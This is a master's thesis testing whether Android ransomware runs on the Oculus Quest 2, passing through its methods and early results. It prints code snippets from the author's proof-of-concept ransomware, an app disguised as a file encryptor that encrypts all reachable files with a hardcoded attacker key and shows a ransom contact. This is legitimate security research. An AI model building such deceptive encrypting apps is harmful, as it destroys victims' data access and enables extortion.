Spring 5-2022

Exploring Ransomware on The Oculus Quest 2

Michael Mahan

EXPLORING RANSOMWARE ON THE OCULUS QUEST 2

by

Michael E. Mahan, B.S. Computer Science

A Thesis Presented in Partial Fulfillment
of the Requirements of the Degree
Master of Science

COLLEGE OF ENGINEERING AND SCIENCE
LOUISIANA TECH UNIVERSITY

May 2022

LOUISIANA TECH UNIVERSITY

GRADUATE SCHOOL

March 16, 2022
Date of thesis defense

We hereby recommend that the thesis prepared by

Michael Mahan, B.S

entitled **Exploring Ransomware on**

The Oculus Quest 2

be accepted in partial fulfillment of the requirements for the degree of

Master of Science in Computer Science

William Bradley Glisson
Supervisor of Thesis Research

Pradeep Chowriappa
Head of Computer Science

Thesis Committee Members:
William Bradley Glisson
Miguel Gates
Manki Min

Approved:

Hisham Hegab
Dean of Engineering & Science

Approved:

Ramu Ramachandran
Dean of the Graduate School

GS Form 13
(01/20)

ABSTRACT

Virtual Reality Head Mounted Displays, also coined VR headsets, have breached barriers that held back widespread adoption and usage in the past. While covering the reasons for this large-scale spread, the idea is introduced that HMDs, which are standalone units, can become targets for malware. This work explores how applicable Android ransomware is to the Oculus Quest 2's attack surface, due to the Quest's usage of Android 10 as a base operating system. Existing ransomware samples are evaluated to determine an abstract definition of ransomware. This work also introduces SRS, Simple Ransomware Sample, which acts as a Proof-of-Concept, a minimum viable ransomware for testing ransomware on Android device attack surfaces. SRS is designed around the abstract ransomware definition that is derived. In addition to SRS, WannaLocker and Koler samples are used in testing. All samples are compared through execution on the Oculus Quest 2. Observed ransomware sample behavior is compared to expected behavior of each ransomware sample, as well as to the abstract ransomware definition. Ransomware sample success is evaluated based on expected behavior and the ability of the samples to execute definitional ransomware traits. The conclusion is that the Oculus Quest 2's attack surface does contain the necessary aspects for the successful execution of ransomware.

APPROVAL FOR SCHOLARLY DISSEMINATION

The author grants to the Prescott Memorial Library of Louisiana Tech University the right to reproduce, by appropriate methods, upon request, any or all portions of this Thesis. It is understood that "proper request" consists of the agreement, on the part of the requesting party, that said reproduction is for his personal use and that subsequent reproduction will not occur without written approval of the author of this Thesis. Further, any portions of the Thesis used in books, papers, and other works must be appropriately referenced to this Thesis.

Finally, the author of this Thesis reserves the right to publish freely, in the literature, at any time, any or all portions of this Thesis.

Author _____

Date _____

DEDICATION

A thanks to my advisor, Dr. Glisson, who has guided my movements dutifully, and put up with my many strange lines of questioning. I would like to also thank Dr. Derosa for being supportive of my changing tracks. Dr. Chowriappa for his support and insistent needling throughout the years for me to push myself further. To my parents, who have proffered their words of support many times, as well as their finances on occasion.

An appreciative glance to John Spurgeon, who has been a steadfast friend, and a good example of hard work that I often found myself modeling after. To my other friends, for providing companionship through isolative times.

To any who read this, thanks for expressing interest in my work, regardless of motivation.

Finally, to my younger self, who would not have imagined coming this far.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

CHAPTER 1

INTRODUCTION

1.1 Then and Now

Circa 1988, Virtual Programming Languages Research (VPL Research) created a Virtual Reality (VR) system that included the EyePhone, a Virtual Reality Head Mounted Display (HMD) which could render 1,400 polygons at once [1]. In contrast, some modern units are capable of rendering 100,000 polygons simultaneously [2]. This graphical processing difference is several orders of magnitude in size but does not speak on the breadth of capabilities newer models also possess.

Older systems, such as the Sword of Damocles, were bound by cables and inlaid in hard structures, limiting physical movement capabilities [3]. Modern VR systems often use many wireless communication channels like infrared (IR), Wi-Fi, and Bluetooth in concert, allowing the user much freer movement [4]. Freer movement for VR HMDs has increased userbase compatibility and more generally enhanced the interactivity of VR HMDs.

Prior to modern VR HMDs, applications developed for VR HMDs were limited in scope, there were predominantly video games, flight simulators, and military sims [5, 6]. There were a small number of shared virtual environment prototypes created, notably the Virtual Environment Operating Shell (VEOS) and Distributed Interactive Virtual Environment (DIVE) systems [7-9]. In all cases, the number and availability of HMD

compatible software applications were limited. Compatibility between HMDs and programs was also limited to concentrated development for each specific HMD. For current VR platforms, there is a comparatively greater variety of application types. Video games remain a dominant type, however, exercise and productivity software are also available [10]. Other available applications include popular, highly immersive, shared virtual experiences like VR Chat and Neos VR [11, 12]. There are also attempts at using VR devices for remote surgery, as several modes of job training, and even therapeutically [7-9, 13-15]. Compatibility and availability of such programs are much more common than in the past, due in part to tools such as OpenVR, a Software Development Kit (SDK) for VR cross-platform compatibility [16].

Relative to historical VR HMDs, the enhanced capabilities of modern VR HMDs have given the current wave a developing foothold in the mass market, through expanded use cases and ease of use.

1.2 VR HMDs by the Numbers

The best-selling VR HMD in 2020 was the Oculus Quest 2 (OQ2), with over 1 million units sold [17]. Compare the runner-up, the PlayStation VR HMD, which sold just over 330,000 units in the same period. The OQ2 runs a modified Android 10 operating system (OS) [18]. Android OS has a notable share of the OS market. In Q1 of 2022, 39.47% of all devices worldwide used Android as their OS, making Android's population comparable to and even exceeding that of Windows [19].

1.3 Types of HMD

VR platforms are split into standalone and tethered models. Tethered models do not themselves run operating systems and are merely input/output devices, requiring a

host computer to operate. Examples of tethered models include the Valve Index, and the HTC Vive [20, 21]. Standalone systems have dedicated storage, run their own OSs, and do not require another computer to operate. Because the tethered models do not themselves act as host devices, malware targeting them would be targeting their host systems. This document examines the effectiveness of malware targeting VR HMDs directly, and so standalone models were considered more pertinent. Within the standalone systems, the most popular system is the OQ2. The popularity of the OQ2 provides our basis for selecting it from currently available standalone VR HMDs as a target for malware testing.

1.4 Layout

Chapter 1 introduces a historical perspective of VR HMDs and leads into a comparison with current HMDs. An examination of current work in the field of VR security comprises Chapter 2. Chapter 3 is an explanation of the methods and tools used in testing. Chapter 4 presents details of the data captured. Chapter 5 is the analysis. Finally, Chapter 6 holds the conclusion of this work and a discussion of future work.

CHAPTER 2

BACKGROUND

2.1 VR Security

With any technology, there exists an attack surface: the total area of exposed functionality and system resources that presents vulnerabilities that malicious actors may exploit [22]. A concern of security researchers is to help manufacturers and developers minimize attack surfaces. By examining and testing current technology researchers can find how device functionality and resources interweave to create device vulnerabilities. Testing attack surfaces subsequently provides direction for mitigation or even prevention of attacks. The following sections detail work that has been done in the field of VR HMD security [23-26]. Subsection 2.1.1 covers the exploration of authorization methods, such as virtual keyboards, or other novel methods of password input [23, 24]. Subsection 2.1.2 looks at work done relating to sabotaging devices to make them functionally unusable [25]. In subsection 2.1.3 a novel form of attack is explored, testing ways to disorient a device and consequently the user [26].

2.1.1 Methods of HMD Authorization

Modern computing devices often have some ability, either obligatory or optional, to verify a user. The authentication method varies, it may be a password input, a smart card, some form of biometric verification, or even a two-factor or multi-factor combination [27, 28]. VR HMDs are no different, and while they do possess unique input

interfaces, the ability to require authentication to access a device is still desired. The following teams have created novel methods for user authentication for VR HMD hardware [23, 24]. The methods developed by the teams have the intent of subverting password cracking attacks, or even of preventing 'shoulder surfing' type social engineering.

Jain and Pherwani [23] created a three-dimensional (3D) virtual keyboard for password input, which uses the Leap Motion hand tracker to detect fine finger movement. A user can log in to a 3D space and authenticate as themselves without using a visible, physical keyboard.

Mathis's group [24] developed a cube input interface in 3D space to act as a login input. The cube has numbers 1-9 on 5 of the 6 sides and takes into consideration that each side is also a different color. This combination of color and number creates a large input space, 45^n, n for each digit used in a password. The cube is also moved with the user's left-hand movements. The input space size, in combination with the movement of the cube itself, made a shoulder surfing type attack effectively impossible beyond 3 digits for human attackers.

2.1.2 Methods of HMD Usability Sabotage

Disorientation, vertigo, and other symptoms associated with VR exposure are often termed "VR sickness" [29, 30]. VR sickness may arise from many facets of the informational conveyance that VR HMDs use. A VR HMD can be rendered functionally unusable through poor design or malicious attack if the software on the HMD were to manipulate the various outputs in a manner that consistently caused VR sickness.

Odeleye's team [25] observed that changes in framerate can cause VR sickness. The researchers then designed and set up tests for several methods of framerate-degrading attacks. The initial form of attack was a malware application that used and released Graphics Processing Unit (GPU) resources to fluctuate the framerate on-device. The GPU when subjected to a high computational load crashed the HMD. Before the HMD crash, symptoms such as dropped frames and screen tears occurred. Dropped frames and screen tears can be visually disorienting for a user. A second method involved a local Denial of Service (DoS) attack through the network interface of the HMD. The DoS attack was done by flooding the target HMD with Internet Control Message Protocol (ICMP) pings. The DoS attack worked to overwhelm system processing speed, and as consequence, framerate fluctuations occurred. Both attack methods caused framerate issues which can induce VR sickness in a user. The group also developed a mitigation approach to framerate attacks, using machine learning-based detection. The researchers proposed using this detection method as an approach to protect users by alerting them to an attack. Alerted users could then remove their HMD and mitigate the onset of VR sickness symptoms.

2.1.3 Methods of HMD User Physical Boundary Disorientation

A core component of many VR HMD systems is warning the user that they are moving out of an acceptable, bounded play area [31, 32]. This is to ensure the safety of the surrounding environment and the user. If a VR HMD or a user understands their position incorrectly, this could be physically dangerous.

Rafique and Cheung [26] examined a specific subset of VR HMDs that use external IR signal boxes called "lighthouses" to track the HMD in 3D space. The

lighthouses emit IR signals at set intervals, and the HMD then calculates its relative position from these IR inputs. The team created two attack types against lighthouse-type movement detection using a crafted IR signal emitting device. In the first attack, they used pulses of incorrect lengths and intervals to attack the HMD tracking system. This method caused the HMD's tracking system to fail while jamming signals were active. In the second attack, the authors were able to skew positional calculations made by the tracking system. Incorrect positions determined by the HMD due to this attack can disorient a user. As a precaution, Rafique and Cheung propose to detect and ignore incorrectly timed IR signals to prevent these types of attacks.

2.2 Methods by OS Design

Previous research has covered attack points that are emergent from the VR nature of VR HMDs. The attacks have primarily focused on properties unique to VR HMDs. Examination of malware has been minimal.

2.3 Selecting Target Parameters

Android's level of popularity has attracted malware programmers [33]. Ransomware has become very popular in the last decade [34]. As a consequence of both Android and general ransomware popularity, there are many available samples of ransomware targeting Android systems. To develop an archetypal definition of ransomware, varied examples are examined for overall similarities. The WannaCry ransomware targets Windows, using the EternalBlue exploit to spread throughout a network [35]. WannaCry encrypts files it has access to on each system. It then disables many of the recovery-oriented systems Windows uses and then demands a ransom of $300 USD in Bitcoin. WannaLocker targets Android systems. WannaLocker encrypts

user data and then demands a small ransom in a Chinese currency [36]. Rensenware targets the Windows OS family, encrypting files on the system and then holding them hostage until a user achieves a high score on a game called “Touhou 12: Undefined Object” [37]. Rensenware is notable as an example of ransomware that demands a non-financial ransom. Koler is ransomware that does not encrypt any data [38]. Koler does display a persistent window claiming to have encrypted the user’s files, and the same window demands a ransom. The persistent window cannot be closed and persists across system reboots, blocking system access. Examining the preceding examples of ransomware, generally, ransomware requires of a system one thing: the ability to block access to system resources, often either to files or to the system itself. The blocking of system resources is then associated with some form of ransom. How a particular ransomware obtains access, and execution of what exactly the ransomware might do once it has access, varies. Ransomware variation and prevalence has led to several attempts at using machine learning and other statistical methods to automate ransomware detection [39-43].

CHAPTER 3

METHODOLOGY

3.1 The Conclusion From Literature Review

From previous work a gap forms: a minimal exploration of malware as applied to VR HMDs. This work expands the exploration of malware on VR HMDs. Because of the popularity and standalone nature of the OQ2, the focus is on that specific VR HMD. As a consequence of the OQ2's OS being Android, Android malware samples are tested. The popularity and availability of ransomware samples combined with the previous points lead to the scope of testing Android ransomware samples on the Oculus Quest 2. The hypothesis for this work is that Android ransomware is executable on the Oculus Quest 2's attack surface. This experiment looks at 3 specific types of Android ransomware applied to an OQ2. All other headsets and ransomware, for this experiment, are considered out of scope.

3.2 Overview of Methodological Intent

This work intends to compare the outcome of applying ransomware samples to the attack surface of the OQ2. If the attack surface does not include all aspects which are used by a ransomware sample, then the ransomware sample will fail either partially or fully. If the attack surface does contain the necessary aspects, the ransomware sample will succeed. The preceding logic forms the basis of a controlled experiment where the

attack surface is an independent variable, and the success of the ransomware samples are the dependent variables [44].




Figure 3-1: Visualization of experiment layout denoting data flow.

3.3 Required Tools

For the testing setup, the following are required: A Wi-Fi-based internet connection, an Oculus Quest 2, a Universal Serial Bus Type C (USB-C) wire, several android-targeting ransomware samples, and a cellular phone with an installed copy of the Oculus app. Also necessary is a computer with Android Debug Bridge (ADB), a SHA256 hashing tool, and an installation of Android Studio. Android Studio should have an installation of the Android 10.0 SDK. Finally, both test files and ransomware samples are required. The arrangement of these components is shown in **Figure 3-1**. One end of the USB wire must be USB-C for the OQ2's communication port, but the other end is dependent on what USB interfaces are available on the computer supplied.

3.4 Simple Ransomware Sample (SRS)

The first test sample is SRS, a proof-of-concept ransomware developed for this work. SRS was developed from the initial definition of ransomware derived in Section 2.3.

3.4.1 Intent of SRS

The intent of developing SRS was to explore more closely the design principles of ransomware. SRS achieves the twofold definition of blocking access to system resources and then requesting a ransom from the user.

3.4.2 Design of SRS

For portability, SRS was developed as a standard Android application. As part of creating a standard Android application, no part of the Oculus SDK was used in the development of SRS. SRS was developed and tested on an Android 10 Google Pixel VM, as well as directly on the OQ2. SRS is written in Kotlin. Kotlin is a language that can have different compile targets, but for SRS, the Kotlin code is being compiled to Java Virtual Machine (JVM) bytecode. As a convenience, Kotlin has built-in support for Java's native libraries. Notable libraries used for SRS are Java's Crypto and Security libraries. The Crypto library is a cryptography library, supplying components for encryption/decryption. SRS uses cipher generating and cipher-related components from this library to encrypt files. The Security library provides SecureRandom(), a function that returns a random number generator (RNG). The RNG that SecureRandom() returns is used to generate bytes for the Initialization Vector (IV) for cipher specifications. The process of creating a cipher object and using SecureRandom() is shown in **Figure 3-2**. The general design of SRS is a central MainActivity class, which is responsible for most aspects of the program, including encryption, decryption, permissions checking, and permissions requesting.

```
// Key size 16 bytes!
val sks = SecretKeySpec(key.toByteArray(), "AES")
val cipher = Cipher.getInstance("AES/CBC/PKCS5Padding")
//gen ivz
val rnd = SecureRandom()
val iv = ByteArray(16)
rnd.nextBytes(iv)
val spec = IvParameterSpec(iv)
output.write(iv)
Log.e("DEBUG", "iv for $address is $iv")
```

Figure 3-2: SecureRandom() being used to generate 16 byte IVs in the creation of a cipher object.

To block access to the files of a system for a victim and require of the victim some ransom to restore their access are the two previously defined goals of ransomware. For the first goal, SRS was given an encrypt function, which uses the Java Crypto and Security libraries to encrypt and block data from a victim. For the second goal, when a user attempts to decrypt their files without the attacker's password, SRS displays a message requesting the user contact the attacker to receive the correct password, a form of action as a ransom.

SRS on load uses a combination of functions called genList() and checkPerms() to generate a list of permissions the application currently has. If the application does not have all of the permissions it requires to function, then it will request those permissions from the user using requestPerms().

3.4.3 Behavior of SRS

SRS is deceptively presented to the victim as a password-based file encryption application. The user may input a password and has the option to encrypt or decrypt data. SRS is activated by using the "Encrypt" button. When given permissions to read and write data and then activated, SRS encrypts all data it can find using the findFiles()

function, and the encrypt() function. The password the user inputs is not used for encryption. Instead, the attacker's password, shown in **Figure 3-3**, is used for encryption.

```
class MainActivity : AppCompatActivity() {
    private lateinit var permList: Array<String>
    private lateinit var list: List<item>
    private lateinit var recycler_view: RecyclerView
    private val realKey: String = "trickypassword12" //scammer password
```

Figure 3-3: Attacker password being initialized as part of the main view class.

```
encryptButton.setOnClickListener {
//                val key: String = passwordTxt.text.toString()
//deactivated for attack
                Log.e("DEBUG", "got pass $realKey")
                val files: ArrayList<File> = findFiles(store)
                Log.e("DEBUG", "got files")
                if (files.isNotEmpty()) {
                    Log.e("DEBUG", "files not empty")
                    for (file in files) {
                        //we send them to encrypt 1 x 1, passing the
name of the file and its location
                        Log.e("DEBUG", "got a $file")
                        encrypt(realKey, file.path, file.name)
                    }
                }
                Log.e("DEBUG", "done")
            }
            Log.e("DEBUG", "set encrypt button")
```

Figure 3-4: Attacker password being used instead of the user password for the "Encrypt" button's on-click function.

As shown in **Figure 3-4**, the encrypt function is only ever passed the attacker's password. The encrypted data is blocked from the user and can then only be unencrypted by the password set by the attacker, whose contact information is displayed if the user attempts to decrypt their data with the wrong password, shown by the "Decrypt" button code in **Figure 3-5**. The data is ransomed, and the ransom is at a minimum, communicating with the attacker, though different attackers can choose to present different messages or requirements.

```
decryptButton.setOnClickListener{
    val key: String = passwordTxt.text.toString()
    if (key.isNotEmpty()) {
        Log.e("DEBUG", "got pass $key")
        if (key == realKey) {
            val files: ArrayList<File> = findFiles(store)
            for (file in files) {
                //we send them to decrypt 1 at a time, passing the name
of the file and its location, but first
                // we check if it is encrypted, (that in its name it
has the word "encrypt_" to prevent double encryption
                val check: Int = file.name.indexOf("encrypt_")
                if (check != -1) {
                    Log.e("DEBUG", "undoing a $file")
                    decrypt(key, file.path, file.name)
                }
            }
        } else {
            Toast.makeText(this,"Contact scammer@mail.com for real
password", Toast.LENGTH_SHORT).show()
        }
```

Figure 3-5: Decrypt button on-click function. The key input by the user is checked against the attacker's key, and if the keys do not match, the user is presented with a point of contact to retrieve the real key.

3.5 Other Ransomware Samples Used

3.5.1 WannaLocker Sample

The second sample is of WannaLocker ransomware. Once given permissions, WannaLocker immediately activates and encrypts files and presents a warning stating that a ransom must be paid to decrypt the encrypted files [36]. WannaLocker avoids files with file paths containing "DCIM", "download", "miad", "Android", and "com". WannaLocker also avoids files smaller than 10 kilobytes (KB), and files whose names begin with a period. The user's access to the encrypted files is blocked, and the Graphical User Interface (GUI) of WannaLocker changes to request a ransom, fulfilling both defined goals of ransomware.

3.5.2 Koler Sample

Finally, a sample of Koler is used. Koler does not encrypt or manipulate any files but does create a persistent window that will not close and persists between device reboots [38]. The persistent window blocks system access and provides a ransom request of the device user, fulfilling both defined goals of ransomware.

Because of the variations in targets that the malware samples have, multiple file types and locations are used in testing. Files and locations can be seen in **Table 3-1**.

SRS provides recency, as it targets Android 10, whose attack surface the ransomware samples are tested against. WannaLocker and Koler samples were taken from the CICAndMal2017 dataset of ransomware samples provided by the University of New Brunswick [45]. The dataset has samples from 2015 to 2017 [46]. Android 10 was first released in 2019. If these samples are from 2015-2017, then they cannot be targeting Android 10. The samples may still function, given that Android systems allow for legacy Application Programming Interface (API) calls [47].

3.6 Selecting Test Files

Test files were created or already on hand. The purposes of file placement and size were to test the WannaLocker sample, which has specific requirements for which files are affected. The files themselves were not selected with intent beyond availability, size, and type breadth.

3.7 Setting Up The OQ2

Before being used for each round of testing, the OQ2 must be cleaned and primed to ensure the integrity of data in the testing environment. The OQ2 will be considered clean in the factory default state. When the OQ2 is being used for a new round of testing,

the OQ2 will need to be reset to the factory default state. Details on Factory Reset are covered in Appendix B.1. Once the OQ2 is in a factory default state, a test account is linked and Developer Mode enabled. After Developer Mode is enabled, the OQ2 is primed with test files and a ransomware sample.

3.7.1 User Sign-in and Developer Mode

To use the OQ2, a user account must be linked to the OQ2 [48]. To facilitate sideloading the ransomware samples, Developer Mode must be enabled [49]. Developer Mode can only be enabled by an account associated with a developer organization [49]. Facebook account linking is a requirement for OQ2 sign-in [50]. A Tester account is used for sign-in and linking purposes, as Tester accounts are automatically linked to a Facebook account at generation. Tester account creation is covered in Appendix B.4. Once the Tester account is created, the cell phone with the Oculus app loaded is used to link the Tester account to the OQ2, as described in Appendix B.5. Communication can now occur between the OQ2 and the computer used. Ransomware samples can now be sideloaded, test files in placed storage directories, and OQ2 storage directories can be read.

3.7.2 Test Data Placement and Ransomware Sample Sideload

Test files are now uploaded. Next, the Android Package (APK) of a ransomware sample is sideloaded. For SRS, the SRS code is compiled through Android Studio into an APK and sideload through Android Studio's interface. For the WannaLocker and Koler samples, the APKs are sideloaded directly to the OQ2 via ADB's CLI interface. Android Studio and ADB sideloading methods are detailed in Appendix B.8. After the APK of a sample is loaded, the OQ2 is considered primed for testing.

3.8 Testing Steps

Once the OQ2 is primed, ADB is used to confirm the test files are in the correct directories, specified in **Table 3-1**. SHA256 sums are taken of the test file masters, and of the test file copies on the OQ2 before and after ransomware sample activation. Test file integrity is verified by comparing the SHA256 sums on the OQ2 to the SHA256 sums of the original files on the computer, as shown in **Table 3-2**. The SHA256 sums for each file on the OQ2 and the computer must be identical to confirm test file integrity. The current ransomware sample is launched. A screenshot of the open ransomware sample is captured to confirm the successful launch. The ransomware sample is activated. The activation method varies per ransomware sample. A Screenshot of the activated ransomware sample is taken, either directly on the OQ2, or by using the streaming ability of the Oculus phone app and screenshotting the stream on the phone. ADB is used to record which files are deleted, encrypted, renamed, or moved. SHA256 sums are taken of the files on-device to verify file integrity, a difference in SHA256 sums between the OQ2 and the computer for a test file indicates the test file was modified. File-unrelated, expected behaviors specific to each sample are recorded. The expected behavior of each sample is compared to the observed behavior. Behavior comparison allows an examination of each ransomware sample's effectiveness. The effectiveness of each sample will be evidence of the available attack surface of the OQ2.

Table 3-1: Initial name, location, and size of each test file on the OQ2

Test File	Initial File Location	File Size	Test File
donut.png	/storage/self/primary/DCIM	850 Bytes	donut.png
toadWizard.gif	/storage/self/primary/Pictures	241 Kilobytes	toadWizard.gif
As-we-may-think.pdf	/storage/self/primary/Android	173 Kilobytes	As-we-may-think.pdf
.testConfig	/storage/self/primary/	39 Bytes	.testConfig
mouth.zip	/storage/self/primary/Download	136 Megabytes	mouth.zip
MoD.pdf	/storage/self/primary/Oculus	50 Kilobytes	MoD.pdf
300MB.mp3	/storage/self/primary/Music	6 Megabytes	300MB.mp3

A SHA256 hashing tool is used to create hashes for each test file. The hashes will be used as a comparison point to prove if a test file's data has been changed by the ransomware samples. The hashes in **Table 3-2** are taken from the computer holding the master file copies. **Figure 3-6** depicts the usage of a SHA256 tool to obtain these hashes.

```
[~/OneDrive/MS-Thesis/File Masters (master ✗) sha256sum *
0c34aeebe709c7fc0c15e54d86800ea084fe2e4685e4cded29d872e6f5aea60f  300MB.mp3
993112dc2dbc7f729e3c3f9d0e69a02a46a32c7572b73eed855011bedd9c55f3  As-We-May-Think.pdf
a0165846c7c89ea9aad95b54aec1f951664917fddcb750be5c4e81246231561e  MoD.pdf
2976f1000d4b57dab7d01c63c75825471fa4f37b97339cda35f03713bbcd96ec  donut.png
fe795448675ec7a4fea6bc4e1e84c2baa13db04dea86e185b4cd8263b58b9076  mouth.zip
61e454cc125fc51790151380c5d014bdd804d21e855f4515deb1c968f9242ee6  toadWizard.gif
[~/OneDrive/MS-Thesis/File Masters (master ✗) sha256sum .testConfig
8797e078b3dc2aba63b7f493373252089b2e2c2fab246e2342f3386d1bd9839c  .testConfig
```

Figure 3-6: The command line output of the SHA256 tool used on file masters.

Table 3-2: Name and SHA256 hash of each test file on the OQ2

Test File	SHA256 Hash
donut.png	2976f1000d4b57dab7d01c63c75825471fa4f37b97339cda35f03713bbcd96ec
toadWizard.gif	61e454cc125fc51790151380c5d014bdd804d21e855f4515deb1c968f9242ee6
As-we-may-think.pdf	993112dc2dbc7f729e3c3f9d0e69a02a46a32c7572b73eed855011bedd9c55f3
.testConfig	8797e078b3dc2aba63b7f493373252089b2e2c2fab246e2342f3386d1bd9839c
mouth.zip	fe795448675ec7a4fea6bc4e1e84c2baa13db04dea86e185b4cd8263b58b9076
MoD.pdf	a0165846c7c89ea9aad95b54aec1f951664917fddcb750be5c4e81246231561e
300MB.mp3	0c34aeebe709c7fc0c15e54d86800ea084fe2e4685e4cded29d872e6f5aea60f

After placing test files on the OQ2, the SAH256 hashes are verified by using ADB to access the OQ2's interactive shell and then using the sha256sum tool on the OQ2 to generate hashes. The shell command used is detailed in Appendix C.1. The output of the command is depicted in **Figure 3-7**.

Figure 3-7: Initiating interactive shell to OQ2 through ADB, then generating SHA256 hashes of files on-device to verify integrity after transfer to OQ2.

The same script is used to generate SHA256 hashes after ransomware sample activation in each round of testing to check if files were modified.

CHAPTER 4

RESULTS

4.1 Overview

Testing was performed using the ransomware samples listed in **Table 4-1**. Observed file effects are listed in **Table 4-2**. For designations of "Some", note that the WannaLocker sample's expected behavior includes only affecting files that match requirements described in Subsection 3.5.1

Table 4-1: Table describing each sample and expected file effects.

Specimen	Deletes Files	Encrypts Files	Renames Files	Moves Files
SRS	No	Yes	Yes	Yes
WannaLocker	No	Some	Some	No
Koler	No	No	No	No

Table 4-2: Table describing each sample and observed file effects

Specimen	Deletes Files	Encrypts Files	Renames Files	Moves Files
SRS	No	Yes	Yes	Yes
WannaLocker	No	Some	Some	No
Koler	No	No	No	No

4.2 SRS Analysis

Figure 4-1 depicts SRS just prior to activation, with the password field filled. **Figure 4-2** shows SRS after activation, with the "DECRYPT" option selected, causing an attacker's info to be displayed.




Figure 4-1: SRS with password field filled in, just before activation.




Figure 4-2: SRS after activation, after selecting the DECRYPT option, a message with contact information is displayed to victims.

SRS prefixed all files with "encrypt_" and placed the encrypted files in the "/storage/self/primary/" directory, as shown in **Figure 4-3** and **Figure 4-4**. In **Figure 4-4** the hashes of all test files have changed, indicating all test files were modified. The summary of file effects is in **Table 4-3**.

```
sha256sum: /storage/self/primary/.testConfig: No such file or directory
sha256sum: /storage/self/primary/Android/As-we-may-think.pdf: No such file or directory
sha256sum: /storage/self/primary/DCIM/donut.png: No such file or directory
sha256sum: /storage/self/primary/Pictures/toadWizard.gif: No such file or directory
sha256sum: /storage/self/primary/Download/mouth.zip: No such file or directory
sha256sum: /storage/self/primary/Oculus/MoD.pdf: No such file or directory
sha256sum: /storage/self/primary/Music/300MB.mp3: No such file or directory
1|hollywood:/ $
```

Figure 4-3: Files have been moved after SRS activation.

Figure 4-4: Files hashes have all changed, indicating modification.

Table 4-3: Status of each file after SRS activation

Test File	Moved	Modified	Renamed	Deleted
donut.png	Yes	Yes	Yes	No
toadWizard.gif	Yes	Yes	Yes	No
As-we-may-think.pdf	Yes	Yes	Yes	No
.testConfig	Yes	Yes	Yes	No
mouth.zip	Yes	Yes	Yes	No
MoD.pdf	Yes	Yes	Yes	No
300MB.mp3	Yes	Yes	Yes	No

4.3 WannaLocker Analysis

